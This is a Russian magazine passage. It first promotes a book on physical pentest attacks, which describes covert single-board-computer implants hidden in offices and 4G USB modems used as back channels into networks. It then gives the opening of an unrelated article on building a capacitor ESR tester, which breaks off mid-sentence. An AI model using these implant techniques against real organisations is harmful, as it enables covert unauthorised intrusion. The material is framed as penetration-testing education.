
Реальный пробив периметра одного из заводов (в рамках пентеста), что называется, играючи

Также в этой главе я показываю, как с использованием смартфона реализовать практически все атаки и хакерские приемы из других глав.

Статьи: «Киберфон. Превращаем телефон на Android в инструмент хакера» и «Продвинутый киберфон. Заряжаем телефон хакерской силой»

Закрепление через незащищенные Ethernet-порты

На рынке присутствует целый ряд миниатюрных одноплатников с двумя портами RJ-45, с помощью этих одноплатных компьютеров можно легко собрать устройство для физического закрепления в атакованной сети. Такой девайс можно спрятать за принтером, системником или даже внутри IP-телефона.




Получаем L3/L2-доступ в сеть: в разрыв подключена аппаратная закладка в режиме хаба

Так что для проникновения в чужую сеть далеко не всегда нужно что-либо атаковать, достаточно лишь пристроить подобное хакерское устройство в офисе жертвы где-нибудь в укромном месте за фикусом.

Статья: «Девайс невидимка. Встраиваемся в локальную сеть с помощью „невидимого“ хакерского устройства»

Закрепление через незащищенные USB-порты

Закрепиться можно и через USB-порт. Современные 4G-модемы — очень интересные устройства, они легко переводятся в режим пропускания сетевого трафика в нехарактерном обратном направлении — из интернета (от злоумышленника) в сторону целевого компьютера (жертвы).



Получаем сетевой доступ L3/L2 до автономного компа через независимый канал передачи данных

Такой способ закрепления — некое развитие технологии BadUSB в направлении постэксплуатации.

Статья: «Опасный модем. Закрепляемся в атакованной системе при помощи USB-модема»

Spy

Пожалуй, чисто развлекательная глава, показывающая, сколько всяких приколов можно сделать с помощью пары-тройки строк кода в termux на мини-телефоне, причем даже без root-прав.

Устройство с полноценной ОС и кучей датчиков размером чуть больше флешки

Мне хотелось наглядно продемонстрировать, что физические атаки необязательно связаны с грубой силой. Существует очень много малоизвестных приемов, которые дают весьма неплохой импакт.

ИТАК, КНИГА ВЫШЛА!

Я люблю, когда взлом (в ходе проектов по пентесту, конечно же) совершается красиво. Кого сейчас удивишь простым захватом домена? Мне хотелось провести аналогию многих атак, особенно с помощью мобильного телефона или дрона, с игрой Watch Dogs. Показать, что в реальном мире существуют хакерские приемы, ничем не уступающие по зрелищности играм и фильмам. Наконец, я стремился продемонстрировать все мыслимые векторы нападений со стороны злоумышленников, замотивированных настолько, что они готовы вооружиться хакерскими устройствами и приехать к вашему офису.

ХАКЕРСТВО
ФИЗИЧЕСКИЕ АТАКИ С ИСПОЛЬЗОВАНИЕМ ХАКЕРСКИХ УСТРОЙСТВ
Андрей Жуков
УЦСБ
bhv
А. Жуков

Хакерство. Физические атаки с использованием хакерских устройств

Книга вышла в августе, на качественной офсетной бумаге и в полноцветном исполнении. Уже за первый месяц было продано порядка 1000 экземпляров — по нынешним временам это весьма неплохой показатель. Сейчас книга отправилась в допечатку, чтобы удовлетворить спрос читателей.

Что уникального в этой книге? Наверное, это единственное издание, в котором не описано ни одной атаки, проводимой с помощью ноутбука, — используются только телефон и одноплатники.

Когда я писал эту книгу, мне хотелось, чтобы она была максимально удобной для аудитории — с цветными фотографиями и «подсветкой синтаксиса» кода и конфигов. Но цветная печать — слишком дорогое удовольствие, которое потребовало поиска спонсора. В этом качестве выступила компания УЦСБ. Именно ей должен быть благодарен каждый читатель, наслаждающийся высоким качеством печати, ведь книга, несмотря на полноцветное исполнение, продается по цене черно-белой.


Книгу я писал в отпусках, поскольку пентестер — всегда пентестер. Так что на ее страницах внимательный читатель увидит фотографии из множества стран и городов. Кое-где можно встретить довольно «смелые» иллюстрации, но спешу заверить читателей, что в ходе подготовки материала не пострадало ни одно реальное устройство. Все фотографии либо взяты из отчетов по реальным пентестам в обезличенном виде, либо сделаны на лабораторных стендах.

Я далеко не писатель, в школе я самостоятельно так и не написал ни одного сочинения. Но эта история показала мне, что для человека нет ничего невозможного, если он поставил себе цель и упорно стремится к ней.

ХАКЕРСКИЙ ТЕСТЕР

СОБИРАЕМ ИНДИКАТОР ЭПС СВОИМИ РУКАМИ

В этой статье мы разберемся в работе простого генератора электрических импульсов и сконструируем полезный прибор для поиска неисправных электролитических конденсаторов в электронных схемах. А чтобы ты мог без помощи осциллографа увидеть происходящие в электрических цепях процессы, мы построим модель этого прибора в бесплатной программе Qucs, после чего проведем с полученной моделью несколько опытов.



Игорь Орещенков
r0bur@mail.ru

НЕИСПРАВНОСТИ ВОКРУГ НАС

В статье «Заплатка на асме» я описал способ программного «ремонта» дефекта жидкокристаллического монитора. Но мы живем не в идеальном, а в материальном мире (по крайней мере, переселиться в виртуальную вселенную и полностью избавиться от материальной составляющей пока что не удается). Так что не все возникающие проблемы можно решить усилием мысли. А проблем хватает: приходит в негодность одежда и обувь, ломаются дверные замки, водопроводные краны и автомобили. Хлопот доставляют и поломки разнообразных электронных устройств.

Неисправности в электронике отличаются от механических тем, что их сложнее выявить. Мы не видим течение электрического тока по дорожкам на платах. А если бы и видели, то быстродействия нашей нервной системы не хватило бы для оценки правильности работы транзисторных ключей, выполняющих сотни миллионов переключений в секунду. Поэтому для поиска таких неисправностей прибегают к косвенным методам. На вид оценивают состояние электронных компонентов (черный обугленный резистор, пахнущий сгоревшей электропроводкой, скорее всего, требует замены). На ощупь — их температуру (что требует определенной осторожности, чтобы не попасть под действие высокого напряжения и не получить термический ожог, если элемент действительно неисправен или оказался в короткозамкнутой цепи). Но справиться с серьезными неполадками все равно не удастся без специальных измерительных и диагностических приборов.

Первый помощник мастера — простейший мультиметр, и во многих случаях его оказывается достаточно. Большой плюс этого прибора в том, что пользоваться им могут все, кто не прогуливал в школе уроки физики. Пожалуй, самая полезная его функция — измерение сопротивлений. Ведь, в конце концов, электротехника — это наука о контактах, и неполадки возникают там, где контакт разрывается, или, наоборот, там, где его быть не должно. Целесообразно пробежаться щупами по электронной плате неисправного устройства (обязательно выключенного!), измеряя сопротивление на конденсаторах. Оно должно быть достаточно большим, до бесконечности. Если прибор вдруг показал ноль — это означает, что либо сам конденсатор «пробит», либо возникло короткое замыкание на подключенных к нему дорожках, возможно, через вышедший из строя соседний элемент. В любом случае круг поиска значительно сужается. Аналогично проводится проверка резисторов, только их сопротивление, наоборот, не должно быть больше номиналов — меньше может дать резистор, подключенный параллельно проверяемому.

Но бывает и так, что мультиметр помочь не в силах. Значительную долю проблем в электронных устройствах создают электролитические конденсаторы. Например, устройство ни с того ни с сего стало вести себя странно: то включается, то выключается, то работает, то не работает. В такой ситуации после исключения неисправности в «макровыключателях» — контактах кнопки, розетки и удлинителя — следует проверить электролитические конденсаторы в блоке питания и остальных узлах. Иногда виновника проблемы выдает деформированная (выгнутая вверх, «вздутая» или даже разорванная) верхняя крышка или «выпавшее» дно. В других случаях конденсаторы выглядят исправными, но все равно не выполняют свою функцию. Что же происходит?

НЕСОВЕРШЕНСТВО КОНДЕНСАТОРОВ

Конденсатор — это система проводников, способная накапливать и отдавать электрические заряды. Идеальный конденсатор характеризуется только своей электрической емкостью, которая измеряется в фарадах. В реальном мире проявляются и другие его свойства, обусловленные конструкцией конденсатора, способом его изготовления и использованными материалами.

Для всех типов реальных конденсаторов устанавливается максимально допустимое напряжение, превышение которого может обернуться электрическим пробоем и выходом устройства из строя. При включении электролитических конденсаторов следует обязательно соблюдать полярность — если ее нарушить, может закипеть электролит. Это завершается характерным «выстрелом» с разрывом оболочки и выбросом содержимого наружу в виде симпатичного белого облачка. Если идеальный конденсатор обладает только реактивным сопротивлением, которое определяется его емкостью и уменьшается с увеличением частоты переменного тока, то реальный конденсатор добавляет к нему активную составляющую, как будто последовательно с ним подключен резистор. Эта активная составляющая называется эквивалентным последовательным сопротивлением (ЭПС), в англоязычной литературе equivalent series resistance (ESR).


Недостаточное качество изготовления и особенности условий работы электролитических конденсаторов могут приводить к тому, что их ЭПС увеличивается. А это, в свою очередь, ведет к увеличению их нагрева и незапланированному изменению режимов работы цепей, в которых они стоят. Результатом может стать как выход из строя самого конденсатора, так и разрушение других элементов электрической цепи. С течением времени электролитические конденсаторы «стареют», что выражается в уменьшении их емкости. Процесс деградации ускоряется, если на них постоянно воздействует высокая температура. В результате они всё хуже выполняют возложенные на них функции.

Итак, у тебя с некоторого времени регулярно перезагружается маршрутизатор. Электрическая розетка, в которую включено устройство, не вызывает подозрений, прохладу в помещении обеспечивает кондиционер, и корреляции перезагрузок с моментами включения и выключения 40-летнего холодильника «Саратов» в соседней комнате ты не обнаружил. Что ж, тогда надо исключить фактор деградации электролитических конденсаторов.

Ты берешь в руки мультиметр... и кладешь его на место. В простейших моделях мультиметров отсутствует даже функция измерения электрической емкости, не говоря уже про ЭПС. Сейчас в продаже появились удобные и недорогие многофункциональные LCR-тестеры, способные определять тип электронных компонентов и измерять их важнейшие параметры. Но, во-первых, такой прибор надо заказывать в интернет-магазине и ожидать его доставки, а во-вторых, для проверки деталей их надо сначала выпаять с монтажной платы. Может, лучше сразу заменить все электролитические конденсаторы новыми, как иногда советуют? Но ведь тогда их все равно надо выпаивать и впаивать... А если дело не в конденсаторах?


ПРОСТОЙ ESR-ПРОБНИК

Из-за широкого распространения проблемы деградации электролитических конденсаторов вопросом их диагностики озадачились многие радиолюбители. Они изобрели множество приборов различной степени сложности и точности для проверки конденсаторов прямо на электронных платах, без демонтажа. Когда у меня возникли подозрения в исправности блока питания, я нашел любопытную схему в статье SharmuttaDJ от 1 марта 2022 года «Как быстро проверить все конденсаторы на плате. Простой ESR-пробник». В немного преобразованном виде конструкция устройства показана на следующем рисунке.



Принципиальная схема простого ESR-пробника. Левая часть схемы изображает генератор электрических импульсов, правая часть — индикаторно-измерительная

Давай разберемся в общих чертах, как этот прибор работает. Изображение сердечника трансформатора в виде длинной вертикальной линии наглядно делит схему на две части. Генератор, присутствующий на левой части схемы, обеспечивает формирование электрических импульсов с частотой 50–100 кГц. Они создают в трансформаторе переменное магнитное поле, а оно, в свою очередь, индуцирует ЭДС в индикаторной и измерительной обмотках трансформатора. Цепь индикатора, изображенная в правой части схемы сверху, напоминает классический детектор простейшего радиоприемника. Она замкнута, поэтому ЭДС индукции создает в ней переменный электрический ток, который выпрямляется диодом, сглаживается конденсатором и поступает на миллиамперметр (см. рис.). Стрелка миллиамперметра отклоняется в зависимости от силы тока, которую можно регулировать подстроечным резистором.



Преобразование переменного тока в измерительной цепи: выпрямление диодом и сглаживание конденсатором

Измерительная цепь, изображенная в правой части схемы снизу, сейчас разомкнута, поэтому ЭДС индукции измерительной катушки не может инициировать в цепи электрический ток, а значит, в данный момент эта цепь никакого влияния на работу прибора не оказывает. Но ситуация в корне меняется, если ее замкнуть, например коснувшись измерительными щупами выводов проверяемого конденсатора. Как тебе известно, конденсатор переменный ток проводит, в отличие от постоянного. О подборе сопротивления резистора в измерительной цепи поговорим немного позже, сейчас отметим лишь, что оно невелико. В измерительной цепи возникает переменный ток, на который расходуется энергия магнитного поля трансформатора. ЭДС на индикаторной обмотке уменьшается, и снижение тока в индикаторной цепи сразу же отражается на показаниях миллиамперметра.

На этой зависимости индикаторного тока от тока в измерительной цепи основана оценка качества проверяемого конденсатора: чем меньше сопротивление конденсатора переменному току, тем больше ток в измерительной цепи и тем меньше в индикаторной.

INFO

Может быть, ты думаешь, что активное сопротивление конденсатора, то самое пресловутое ЭПС, не будет заметно на фоне реактивного сопротивления переменному току? Давай посчитаем! Полное сопротивление конденсатора переменному току определяется по формуле $R = Resr + Xc$, где реактивное сопротивление $Xc = 1 / (2 * Pi * f \cdot C)$. Наименьшая емкость электролитических конденсаторов, с которой тебе предстоит столкнуться, – 1 мкФ. Предположим, что частота переменного тока, которым проводится тестирование, – 50 кГц. В этом случае реактивное сопротивление составит примерно 3,2 Ом. Так что выделить в общем сопротивлении ЭПС величиной свыше 1 Ом вполне реально. А если учесть, что емкости большинства электролитических конденсаторов составляют не единицы, а десятки, сотни и тысячи микрофарад, то реактивное сопротивление будет составлять доли ома, и твои сомнения должны развеяться.

НАСТРОЙКА ПРИБОРА

Как ты теперь понимаешь, для разомкнутой измерительной цепи и неисправных конденсаторов показания миллиамперметра будут максимальными, а для исправных конденсаторов с низким сопротивлением — минимальными. Чтобы придать ESR-пробнику наибольшую чувствительность, его нужно настроить. Для этого перед включением прибора устанавливают максимальное сопротивление подстроечного резистора в индикаторной цепи, а измерительную цепь размыкают. Прибор включают и постепенно уменьшают сопротивление подстроечного резистора до тех пор, пока стрелка миллиамперметра не приблизится к максимальной отметке. Затем измерительные щупы замыкают друг с другом, стрелка миллиамперметра при этом тут же падает на ноль, и регулировкой сопротивления уже в измерительной цепи надо добиться, чтобы эта стрелка чуть-чуть стронулась с нулевой отметки. На этом настройка прибора завершена. Если теперь прикоснуться щупами к выводам конденсатора, то, в зависимости от его сопротивления, миллиамперметр покажет какое-то среднее значение.

При каких именно показаниях следует браковать конденсаторы? Ответить на этот вопрос непросто, потому что показания индикатора отражают полное сопротивление конденсатора переменному току, а в нем, помимо ЭПС, неизменно присутствует реактивная составляющая, которая тем больше, чем меньше емкость конденсатора и частота тока. Разработчик прибора K7214 (гораздо более совершенного, но и существенно более сложного) Боб Паркер предлагает таблицу предельных сопротивлений для электролитических конденсаторов разной емкости, рассчитанных на разное напряжение. Значения в ней варьируются от 0,03 до 20 Ом. В целом из нее можно сделать вывод, что конденсаторы с сопротивлением больше 5 Ом должны вызывать определенные подозрения, а при превышении 10 Ом их почти наверняка 